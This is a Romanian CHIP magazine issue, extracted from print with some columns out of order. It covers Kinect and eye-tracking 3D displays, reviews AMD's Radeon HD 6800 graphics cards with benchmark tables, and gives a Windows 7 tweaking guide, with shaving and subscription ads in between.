Kinect va fi disponibil din noiembrie și, așa cum era de așteptat, doar pentru consola proprie Xbox 360. Pe moment cel puțin. Pentru că Microsoft a făcut deja referire la acest lucru, este posibil ca această tehnologie să fie prezentă integrată direct în televizoare. Începând cu această toamnă, va fi disponibilă, împreună cu gama high-end de televizoare LG, telecomanda Magic Motion.

Telecomanda „magică” are doar șapte butoane, dar include un accelerometru și un giroscop, similar cu controller-ul Wii. În acest mod, operarea interfeței se va face prin gesturi la fel ca în cazul consolei.

Eye-tracking pentru imagini 3D fără ochelari

Recunoașterea gesturilor și/sau a mișcării ochilor va ajuta tehnologia TV să implementeze o caracteristică foarte la modă acum: 3D fără ochelari.


Există deja prototipuri de televizoare 3D autostereoscopice care funcționează bine și fără eye-tracking. Dar acestea sunt dependente de unghiul de vizualizare al privitorului. Acest lucru se traduce în faptul că efectul 3D este vizibil doar de la punct fix. Din alte poziții, imaginea va apărea dublată. În aceste condiții, Institutul Fraunhofer lucrează la o tehnologie de monitoare cu camere pentru eye-tracking prin care imaginea afișată este ajustată permanent astfel încât privitorul să se afle tot timpul în unghiul optim de vizionare. Camerele urmăresc ochii spectatorului, având un timp de reacție mic, de aproximativ 20 ms.

În cazul în care privirea se mută, imaginea este adaptată de un controller. Imaginea 3D este generată de sistem cu ajutorul tehnologiei barierei de parallaxă pe care Nintendo o va folosi în consola sa portabilă 3DS.

CATALIN.CONSTANTIN@CHIP.RO

Tendință Motion Tracking

2011




Ochiul infraroșu: camera de la Microsoft poate detecta o persoană în trei dimensiuni, îi poate detecta membrele și le poate atribui diferite controale în joc.

EYE-TRACKING DE LA INSTITUTUL FRAUNHOFER

Institutul Fraunhofer lucrează de aproximativ 25 de ani în domeniul 3D. Noul sistem utilizează camere pentru a monitoriza privirea spectatorului astfel încât ecranul să genereze imagini 3D clare din orice unghi și fără a fi necesari ochelari.


3D din orice unghi

Sistemul urmărește ochii spectatorului cu ajutorul unei camere. Dacă privirea se mută, sistemul ajustează imaginea de pe ecran în timp real.



Cum este generată imaginea 3D fără ochelari

Ecranul dispune de o barieră de parallaxă în fața LCD-ului. Generează o pereche de imagini în două direcții, una pentru fiecare ochi.



Competiție pe piața plăcilor grafice de mainstream

AMD introduce o nouă generație de cipuri grafice odată cu seria **RADEON HD 6800. Ce aduce ea utilizatorilor?**

CODRIN HOSU

AMD se întoarce la strategia „patentată” deja la seriile de cipuri grafice Radeon HD 3000 și HD 4000 și debutează cu noua sa familie HD 6000 nu în zona de high-end, așa cum a făcut-o în cazul generației precedente și așa cum s-ar fi așteptat mulți, ci în zona de mainstream, cea cu plăci grafice cuprinse între 150 USD și 250 USD, din care își extrag în bună măsură veniturile cei doi producători (de cipuri grafice, AMD și NVIDIA).

Introducerea noii familii a fost realizată prin două modele, Radeon 6850 și Radeon 6870, pe care compania americană le poziționează la un nivel de performanță cu puțin mai jos decât modelele existente, Radeon 5850 și Radeon 5870 (astfel 6870 nu este neapărat la nivelul unui 5870, ci al unui 5850). Poate că mulți se așteptau ca noile modele să ofere performanțe cel puțin egale cu precedenta generație, însă aici trebuie să spunem că AMD pur și simplu a rearanjat gama de produse pentru a face loc unei lansări ulterioare ce va avea loc pe parcursul acestui an (mai exact, seria Radeon HD 6900). În plus, această micșorare a performanței este una relativ mică, ea fiind însă obținută cu ajutorul unei diminuări semnificative (de aproximativ 20%) a numărului de tranzistori pe care GPU-ul îl integrează (de la 2,1 miliarde la 1,7 miliarde). Practic, AMD a reușit să pună la punct o arhitectură mai eficientă (sau, mai bine zis, să optimizeze simțitor arhitectura precedentă), lucru care o va ajuta la capitolul costuri de producție.

AMD a oferit presei detaliile legate de noua familie în cadrul câtorva evenimente pre-lansare desfășurate la Los Angeles, Taipei și București și suntem în măsură să trecem în revistă aspectele principale ale acestei generații de plăci grafice.



AMD Radeon HD6850: mezinul (pe moment) al familiei HD 6800 este menit să concureze GTX 460 768 MB de la NVIDIA.

HIS Radeon 6870: fratele mai mare (nu ne gândim la „Big Brother” aici) este HD 6870 în cadrul noii familii și a fost gândit să concureze cu GTX 460 1 GB. La noi în țară costă aproximativ 1100 de lei (pe emag.ro de exemplu), însă și NVIDIA a anunțat în ultimul timp micșorări de prețuri pentru GTX 470, aliniindu-le cu cele de la AMD.

Toată lumea vorbește despre vizualizarea 3D

Unul dintre aspectele aduse la zi cu seria 6800 este cel legat de vizualizarea 3D (stereoscopică). AMD a integrat în noile cipuri suport hardware complet pentru UVD 3 (care include, pe lângă accelerarea hardware MPEG-2 și MPEG-4 part2, accelerare și pentru MVC – Multi View Codec – folosit la rularea conținutului Blu-ray 3D) și oferă de asemenea suport la plăcile sale pentru HDMI

cu televizoare 3D care nu au nevoie de așa ceva (cum ar fi unele modele de la Sharp). De altfel, la prezentarea dedicată presei de la NI Tech Day (în Los Angeles), au fost expuse și mai multe soluții de ochelari 3D, dintre care am remarcat-o pe cea de la Oakley. Este vorba de o pereche de ochelari pasivi, cu lumină polarizată, pe care producătorul său i-a scos pe piață după aproximativ 2 ani de cercetare și care oferă performanțe. Ochelarii fiind pasivi, utilizatorul este scut de grija bateriilor sau a poziționării sen-

AMD a decis să adopte o filozofie deschisă și urmărește să colaboreze cu un număr cât mai mare de parteneri.

1.4a (o versiune a standardului HDMI care aduce anumite clarificări pe piața de televizoare 3D, filme 3D etc.). În plus, a încheiat o serie de parteneriate cu diverse companii, cum ar fi DDD, care oferă un soft de conversie în timp real a conținutului la formatul necesar pentru vizualizarea stereoscopică (aplicația se cheamă TriDef) și poate lucra atât cu soluții care necesită ochelari, cât și

zorului de sincronizare etc., însă trebuie să punctăm faptul că au nevoie de un monitor adecvat. Zalman și ViewSonic sunt două companii care au anunțat modele corespunzătoare de monitoare.

AMD a decis să adopte o filozofie deschisă (atât la capitolul vizualizare 3D, cât și în alte direcții) și urmărește să colaboreze cu un număr cât mai mare de parteneri.

Stream se transformă în APP. Sprijin pentru Open CL.

Compania a ținut să-și afirme odată cu debutul acestei familii suportul deplin pentru Open CL și pentru Direct Compute, tehnologii care urmăresc să capteze puterea oricăror resurse de calcul (fie că este vorba despre GPU-uri, CPU-uri etc.) și să o folosească într-o direcție aleasă de utilizator/dezvoltator. NVIDIA are avantajul că a pătruns mai bine până acum pe segmentul de GPU-computing cu ajutorul tehnologiei sale (binecunoscută deja) CUDA. AMD vine însă cu o remarcă perfect valabilă, și anume aceea că Open CL și Direct Compute sunt două inițiative la care participă un număr mare de jucători de pe piață (ne referim în contextul acesta la companii, nu la gameri) care le oferă o mai mare libertate (în special Open CL, care este standard deschis), motiv pentru care NVIDIA va fi de la un moment dat încolo singură împotriva tuturor (mai mult sau mai puțin).

În acest context, compania americană a anunțat că și-a redenumit tehnologia Stream în Accelerated Parallel Processing (APP) și a anunțat și versiunea 2.2 a lui APP SDK (fostul Stream SDK) ce este certificată Open CL 1.1 și oferă suport pentru o gamă de compilatoare și unelte de dezvoltare ce include Microsoft Visual Studio 2010, MinGW [GCC 4.4]/ GCC 4.1/ ICC 11.x.

APP are unele aplicații palpabile pentru utilizatorii finali, iar una dintre ele a fost prezentată de Viewdle, o companie fondată acum 4 ani la Kiev. Programul cu același nume (Viewdle Desk top) oferă funcții de recunoaștere facială (atât pentru poze, cât și pentru video), fiind asistat de cipul grafic. În acest fel se pot cataloga mai rapid pozele sau clipurile video și se pot realiza căutări în biblioteca de conținut (gen „Afișează-mi toate pozele cu Alex”). Nu știm dacă să ne bucare sau să ne sperie o asemenea aplicație... Adio intimitate.

Un Eyefinity lustruit

Noua serie vine cu o funcție multimonitor Eyefinity rafinată față de precedentele. În primul rând, numărul de monitoare pe care se poate afișa simultan este de 6; există doi conectori DVI, unul HDMI și doi conectori mini DP (Display Port), aceștia din urmă suportând splitere cu două monitoare fiecare. Un aspect interesant (sau mai degrabă util) este acela că, datorită faptului că avem de-a face cu versiunea 1.2 de interfață DP, monitoarele construite pentru aceasta pot fi legate în lanț (Daisy Chaining). Este o variantă de conectare foarte lejeră pentru utilizatori. Trebuie însă ca monitoarele să fie construite conform acestor cerințe (să aibă intrări, dar și ieșiri pentru DP). Spuneam că Eyefinity este rafinat față de precedentele pentru că dispune de diverși (noi) parametri ajusta-

Arhitectura noului „Barts”

După cum spuneam, AMD poziționează diferit aceste modele de cipuri grafice (Radeon HD 6800) și de aceea vom întâlni o structură mai suplă față de cipurile seriei HD 5800. AMD compară de exemplu HD6870 mai degrabă cu precedentul HD5850, față de care are o performanță similară sau ușor mai bună, obținută însă cu mai puține unități SP (Stream Processors - 1124 față de 1440), cu mai puține motoare SIMD (Single Instruction Multiple Data - 14 față de 18), cu mai puține unități de texturare (56 față de 72) și cu o lățime de bandă a memoriei mai mică (134 GB/s, față de 153 GB/s).

Aceasta îi permite să construiască un cip cu aproximativ 25% mai mic (are o suprafață de 255 mm²), aspect care influențează, după cum spuneam, costurile de producție (cu alte cuvinte, AMD va avea de unde să taie din prețuri).

Unitățile de teselare au fost optimizate pentru triunghiuri de 16 pixeli (dimensiunea care permite cea mai crescută eficiență, se pare) și de asemenea s-a pus accentul pe teselarea elementelor de imagine care sunt mai apropiate în câmpul vizual (de exemplu, nu se insistă asupra teselării muntelui din depărtare, dar se insistă asupra teselării mâinii sau a feței din apropiere), funcție denumită „adaptive tessellation”. Elementele care nu sunt în câmpul vizual nu sunt teselate deloc, așa cum e și normal. Una peste alta, AMD afirmă că partea de teselare funcționează de până la două ori mai bine decât la generația precedentă.


Un alt element este introducerea unui nou mod de Anti-Aliasing, denumit „Morphological AA”. Acesta este o tehnică de filtrare post-procesare ce este accelerată prin intermediul lui Direct Compute și care oferă anti-aliasing la nivelul întregii scene 3D.

De asemenea, mai putem aminti îmbunătățiri și la capitolul Anisotropic Filtering, care la noua generație oferă o tranziție mai lină între nivelurile de filtrare.


	Radeon 6870	Radeon 6850
Putere de calcul	2 TFLOPS	1,5 TFLOPS
Viteză Core specificată	900 Mhz	775 Mhz
SP (Stream Processors)	1120	960
ROPs (Raster Operation)	32	32
Memorie (Frame Buffer)	1 GB GDDR5	1 GB GDDR5
Lățime bus memorie/ lățime de bandă memorie	256 bit/ 4,2 Gbps	256 bit/ 4,2 Gbps
Consum în cursul operării/ în Idle	151W/ 19W	127W/ 19W
Conectori de alimentare	Dual 6-pin	Single 6-pin
Ieșiri monitor	2xDVI+2xMiniDP+HDMI	2xDVI+2xMiniDP+HDMI

bili, printre care și cel de compensare a marginilor („bezel compensation”), cu ajutorul căruia imaginea este afișată pe mai multe monitoare ținând cont de distanța dintre panourile display-urilor.


Funcția Eyefinity se poate dovedi deosebit de utilă în câteva zone de interes, printre care ar fi afișarea pe panouri de mari dimensiuni (compuse din mai multe monitoare), rularea de diverse aplicații de birou sau de prelucrare grafică ori rularea de jocuri pe trei monitoare, pentru a avea o vedere de ansamblu mai bună. În cazul primei categorii de aplicații, chiar este posibil să



Arhitectura lui Radeon HD 6870: 1124 de unități de procesare de tip stream (SP) sunt grupate în 14 unități SIMD.



Morphological Anti-Aliasing: seria Radeon HD 6800 integrează un nou mod de Anti-Aliasing, accelerat prin intermediul lui Direct Compute (care este integrat în Direct X).



Teselare mai rapidă: AMD folosește așa-numita teselare adaptivă și se focalizează asupra triunghiurilor de 16 pixeli pentru a obține o viteză mai bună de teselare.

Radeon HD6800: putere de 2 TFLOPS pentru noul cip.

economisiți sume considerabile de bani, pentru că, până în prezent, soluțiile dedicate de afișare de acest fel costau destul de mult. În privința jocurilor, este o discuție de purtat, pentru că în primul rând este nevoie ca jocul/motorul jocului să suporte rezoluții ridicate și în al doilea rând este nevoie ca și placa să le poată duce. În orice caz, funcții precum AA (Anti-Aliasing) sau AF (Anisotropic Filtering), care fac imaginea mai soft, mai plăcută, în mod cert va fi necesar să fie oprite, pentru a spera măcar la un frame rate acceptabil pe trei monitoare simultan (care ar putea ajunge la o rezoluție cumulată

de 5760x1080, dacă sunt FullHD). Oricum, nici oficialii de la AMD nu insistă (în mod exagerat) de exemplu asupra acestui subiect (al jocurilor în mod Eyefinity pe o singură placă) în cazul modelului mai mic al noii serii (Radeon HD 6850), poziționându-l pe acesta mai mult pentru primele două categorii de aplicații multimonitor de care am amintit. Sigur, există în ultimă instanță varianta Crossfire.

Avantajul lui Eyefinity față de soluția surround de la NVIDIA ține de numărul mai mare de monitoare pe care îl suportă (6 față de 3) și de faptul că toate aceste 6 monitoare pot fi conectate la o singură placă.

Se pot trage concluzii?


Este necesar să punctăm faptul că o privire din avion asupra unora sau altora dintre scoruri s-ar putea să nu ne ofere întreaga imagine de ansamblu. La capitolul performanță, lupta între plăcile bazate pe noua serie 6800 și cele bazate pe GTX 460 de la NVIDIA putem spune că este una indecisă sau oricum, foarte strânsă, mai ales că există o mulțime de soluții bazate pe NVIDIA care sunt overclock-ate. Pe anumite segmente (DirectX 9 și 10, cu rezoluții și setări medii), GTX 460 se descurcă mai bine, însă când vine vorba despre rezoluții și setări mai



Ochelari pasivi: Oakley a pus la punct o pereche de ochelari 3D pasivi, cu lumină polarizată, care scutesc utilizatorul de griji. Au nevoie însă de un monitor adecvat.

ridicate, soluția de la AMD recuperează terenul și pe alocuri iese cu puțin în față. Pe de altă parte, Radeon HD 6800 are unele avantaje la capitolul dotare/funcții, cum ar fi accelerare hardware pentru UVD 3, suport nativ pentru HDMI 1.4a și o funcție multimonitor mai amplă decât cea de la NVIDIA.

Pentru a-i strica petrecerea lui AMD, NVIDIA a redus prețurile la seriile GTX 460 și GTX 470 chiar în preziua lansării lui Radeon HD 6800. Acestea au fost mai mult sau mai puțin aliniate cu Radeon HD 6870, respectiv Radeon HD 6850, făcând alegerea utilizatorilor o idee mai greu de realizat și punând în încercătură pe AMD. Sau cine știe,



Viewdle: noile Radeon HD 6800 sunt puse la lucru (cu ajutorul OpenCL) pentru a mări viteza aplicațiilor de recunoaștere facială.



Eyefinity: seria HD 6800 oferă suport pentru Display Port 1.2, HDMI 1.4a și posibilitatea de a conecta până la 6 monitoare (în diverse configurații și combinații) la o singură placă.

poate că AMD se aștepta la așa ceva. Oricum, vom vedea și alte noi cipuri AMD până la sfârșitul anului: seria Radeon 6900 este așteptată în cursul lunii noiembrie.

CODRIN.HOSU@CHIP.RO

Teste cu noile plăci

Am primit la redacție spre testare și două plăci cu noul GPU (care poartă numele de cod „Barts”), și anume un HIS Radeon HD 6870 și o placă de referință Radeon HD 6850, reușind să rulăm pe ele și câteva benchmark-uri. Pentru conformitate, platforma de test a inclus o placă de bază Asus P55 Extreme 4, un procesor Intel Core i5 655k @ 3,2 GHz (până la 3,46 GHz), memorie 2 x 2 GB

Kingston HyperX DDR3 1333, 2 x WD300HLFS (VelociRaptor) în Data Striping (RAID 0). Scorurile obținute cu două versiuni de 3D Mark (3D Mark 06 și 3D Mark Vantage) ne indică faptul că (într-adevăr) cele două sunt poziționate pe piață împotriva plăcilor GTX 460 (în diversele sale variante, cu memorie de 768 MB sau 1 GB). Testele realizate pe diverse jocuri și/sau engine-

uri ne arată un nivel de „jucabilitate” destul de bun (pentru Radeon HD 6870 în special) la rezoluții destul de mari și setări de calitate a imaginii de asemenea ridicate. Am avut posibilitatea să testăm noile Radeon HD 6800 cu Stalker C.o.P., AvP, Unigine (Heaven Benchmark) și să vedem în ce măsură titluri sau engine-uri de DirectX 11 sunt utilizabile.

AVP	1920x1200	1920x1080	1680x1050	1280x800
HIS Radeon 6870	43,4	47,2	52,8	77,6
AMD Radeon 6850	35	38	43	63,6

Alien versus Predator: oferă framerate acceptabil la rezoluții Full HD.

Unigine Heaven Benchmark	1920x1080	1620x1050	1280x800
HIS Radeon 6870, setări 4X AA	29,5	32,2	42,2
AMD Radeon 6850, setări 4X AA	25	27,3	35,8
AMD Radeon 6850, setări 2X AA	27,8	30,2	39,4


Unigine (Heaven Benchmark): cu setările de Anti-Aliasing la 4X, Unigine rulează pe HIS Radeon 6870 în zona de graniță a utilizabilului, inclusiv la rezoluții Full HD (1920 x 1080). În cazul lui Radeon 6850, se poate spune același lucru, însă pentru setări de Anti-Aliasing 2X și rezoluții de 1680x1050. Cu funcția de Anti-Aliasing dezactivată „prinde” și ea peste 30 FPS în FullHD.

Stalker C.o.P.	1920x1080	1620x1050
HIS Radeon 6870, preset Ultra, Medium FPS Day/Night/Rain/SunShafts	87,8/85,6/93,4/40,4	100,8/96,2/106/45,6
AMD Radeon 6850, preset Ultra, Medium FPS Day/Night/Rain/SunShafts	79,3/69,3/78,7/33,6	85/78/84,7/38,9

Stalker C.o.P.: într-un joc precum Stalker C.o.P. se pot obține framerate-uri folosibile, inclusiv la rezoluții mari și setări ridicate.

Mafia 2	1900x1200
HIS Radeon 6870, AA	46,2
AMD Radeon 6850, AA	39

Mafia 2: cu Anti-Aliasing activat este jucabil la Full HD. Este unul din jocurile în care Radeon HD se descurcă mai bine decât GTX 460.



Teste: 3D Mark 2006 și 3D Mark Vantage (cu setările Performance, respectiv Extreme) ne oferă o imagine despre comportarea plăcilor în DirectX 9, respectiv DirectX 10. GTX 460 este avantajată la setările obișnuite, în timp ce Radeon HD este avantajată la setările ridicate.

	3D Mark 06 scor general	3D Mark Vantage Performance	3D Mark Vantage Extreme
HIS Radeon 6870	16944	13354	7501
Asus GTX 460 overclockat	17541	16737	7528
AMD Radeon 6850 placa de referință	16715	11844	5978
Gigabyte GTX 460 768 MB (192 bit)	18452	14010	5920

O mulțime de lucruri

îmi irită pielea sensibilă.

Bărbieritul

nu ar trebui să fie unul dintre
ele.

Bărbiește-te cu **Gillette Fusion Cool White**.

Performanțe excelente chiar și pentru o piele sensibilă.





Sistemul flexibil **comfort guard** de la Fusion se adaptează
contururilor feței, permițând celor 5 lame cu înveliș anti-fricțiune
să ofere un bărbierit confortabil pentru pielea sensibilă.

Gillette
Perfect Bărbătesc™



UPGRADE PENTRU WINDOWS 7



Sistemul de operare de la Microsoft este bun, însă nu perfect. Versiunea noastră de Windows vă oferă **TOATE FUNCȚIILE ȘI PROGRAMELE** de care aveți nevoie.

CĂTĂLIN CONSTANTIN

Windows 7 Perfect Edition

Configurarea sistemului durează ore întregi după ce a fost reînstatat: rularea programelor, integrarea codec-urilor, configurarea setărilor – totul nu este altceva decât un coșmar! Puteți crea o versiune perfectă de Windows 7 cu ajutorul programelor pe care vi le propunem.

Performanță: tweak-uri individuale și cele mai noi drivere

Înainte să faceți îmbunătățiți Windows-ul cu o serie de funcții utile și să-l convertiți într-o Perfect Edition în primul rând trebuie să optimizați elementele de bază.

OPTIMIZAREA VITEZEI: Tweak Me este una

dintre cele mai bune și mai cuprinzătoare aplicații de tuning. Aceasta conține mai mult de 100 de opțiuni care vă pot ajuta să transformați Windows-ul pentru a se potrivi PC-ului dumneavoastră. De exemplu, programul procesează setările Aero, personalizează funcția User Account Control și verifică dacă

ABONEAZĂ-TE acum

Trimite cuvântul **ABO** prin **SMS**


NOU

la numărul
7666
și ești abonat pe

3 luni

la revista CHIP DVD

Preț: 9 EUR + TVA
în rețeaua Orange
Preț: 9,1 EUR + TVA
în rețeaua Vodafone.



la numărul
7443
și ești abonat pe

6 luni

la revista CHIP DVD

Preț: 15,1 EUR + TVA
în rețeaua Vodafone.

Trimite
cuvântul
HIMALAYA
prin **SMS**
la numărul
7442

și primești revista Foto Video Digital,
ediția cu diaporama „Povestiri din Himalaya”
Preț: 5 EUR + TVA în rețeaua Orange
Preț: 5,1 EUR + TVA în rețeaua Vodafone.





O privire de ansamblu asupra versiunilor de Windows

Vă oferim ceea ce Microsoft a omis: doar Perfect Edition vă pune la dispoziție tot ce aveți nevoie.

Funcții	Home Premium	Professional	Ultimate	Perfect Edition
PERFORMANȚĂ				
Tweak-uri de Registry				
Curățare automată a sistemului				
Update automat pentru drivere				
Update-uri pentru Windows				
PRODUCTIVITATE				
Tab-uri în Windows Explorer				
Jumlist-uri configurabile				
Panou rapid de start				
Virtualizarea sistemului				
Remote desktop connection				
DIVERTISMENT				
Streaming audio și video				
Creare DVD				
Rularea fișierelor AVI defecte				
Editare video				
Editarea pentru imagini				
SECURITATE				
Backup automat				
Gestiune de parole				
Codarea hard diskului				
Protecție antivirus				
Imagine de sistem				

Performanțe reduse

Performanțe maxime

există actualizări pentru Windows. De asemenea, Tweak Me dezactivează servicii care încetinesc Windows-ul: în cadrul programului, dați clic pe „Performance” și selectați tweak-urile care vă interesează. În mod normal, puteți da clic pe următoarele intrări: „Disable 16-bit support”, „Speed Up Taskbar Thumbnails”, „Deactivate Menu Show Delay”, „Deactivate NTFS 8.3 Filenames” și „Deactivate Tablet PC Service”. Puteți să aruncați o privire și asupra celorlalte funcționalități oferite de Tweak Me – aplicația vă ghidează pas cu pas până la un Windows performant.

Aceasta deoarece Tweak Me detectează automat versiunea dumneavoastră de Windows și alege doar acele funcții care sunt pe deplin compatibile cu sistemul pe care îl dețineți – inclusiv o scurtă descriere.

CURĂȚAREA SISTEMULUI: Ar trebui să curățați Windows-ul după procesul de tuning – prin această operațiune puteți crea spațiu pe hard disk și păstra curată viitoarea imagine de sistem a ediției perfecte de Windows. Clasicul program CCleaner este cea mai rapidă și mai ușoară metodă de curățenie: în primul rând, ștergeți intrările inutile de Autostart

de la „Tools | Startup” iar apoi dezinstalați programele care nu vă sunt necesare. Acum, curățați fișierele temporare ale browser-elor și ale sistemului la secțiunea „Cleaner” – puteți opta pentru setările configurate de CCleaner. Ulterior, ștergeți intrările vechi din Registry. Pentru aceasta, dați clic pe „Scan for issues” și apoi pe „Fix selected issues...” după scanare. CCleaner rulează complet automat în fundal: puteți găsi funcțiile sale la „Options | Settings”.

DESCĂRCAREA CELOR MAI NOI DRIVERE CU UN

CLIC: Driverele actualizate sunt și ele o componentă a sistemului perfect. Căutarea acestora este însă un proces complex: detaliile oferite de producător induc uneori în eroare și driverele adecvate sunt ascunse pe site-ul producătorului – și, în cazul unui hardware mai vechi, probabil că nici nu mai sunt disponibile. Puteți să scăpați de grija unei configurări manuale prin folosirea unei aplicații care detectează componentele din sistem. Pe baza acestor informații, Device Doctor consultă o bază de date online și prezintă doar acele drivere pentru care s-au găsit actualizări. Cu un clic pe butonul din dreptul componentei sunteți redirecționați pe o pagină a producătorului de unde driver-ul respectiv poate fi descărcat.

Productivitate: mai rapid prin Windows

Windows-ul rulează mai rapid și mai stabil cu driverele și setările optime; însă lucrul zilnic cu sistemul nu devine mai ușor. Tweak-urile mici și discrete fac diferența în Perfect Edition.

TAB-URI ÎN WINDOWS EXPLORER: Tab-urile sunt de mult timp standard în browser; pentru a le avea și în Windows, trebuie doar să instalați aplicația 7plus și în program să dați clic pe „Explorer tabs”. Selectați intrarea „Tab” de la „Middle mouse button on folder: Open in new” pentru ca directoarele să se deschidă automat într-un tab separat

SIMPLU și RAPID prin SMS!

Trimite cuvântul **ABO** prin SMS

la numărul
7666
și ești abonat pe

3 luni

la revista CHIP DVD

Preț: 9 EUR + TVA
în rețeaua Orange
Preț: 9,1 EUR + TVA
în rețeaua Vodafone.



la numărul
7443
și ești abonat pe

6 luni

la revista CHIP DVD

Preț: 15,1 EUR + TVA
în rețeaua Vodafone.

la numărul
7555
și ești abonat pe

3 luni

la revista CHIP CD

Preț: 6 EUR + TVA
în rețeaua Orange
Preț: 6,1 EUR + TVA
în rețeaua Vodafone.



la numărul
7441
și ești abonat pe
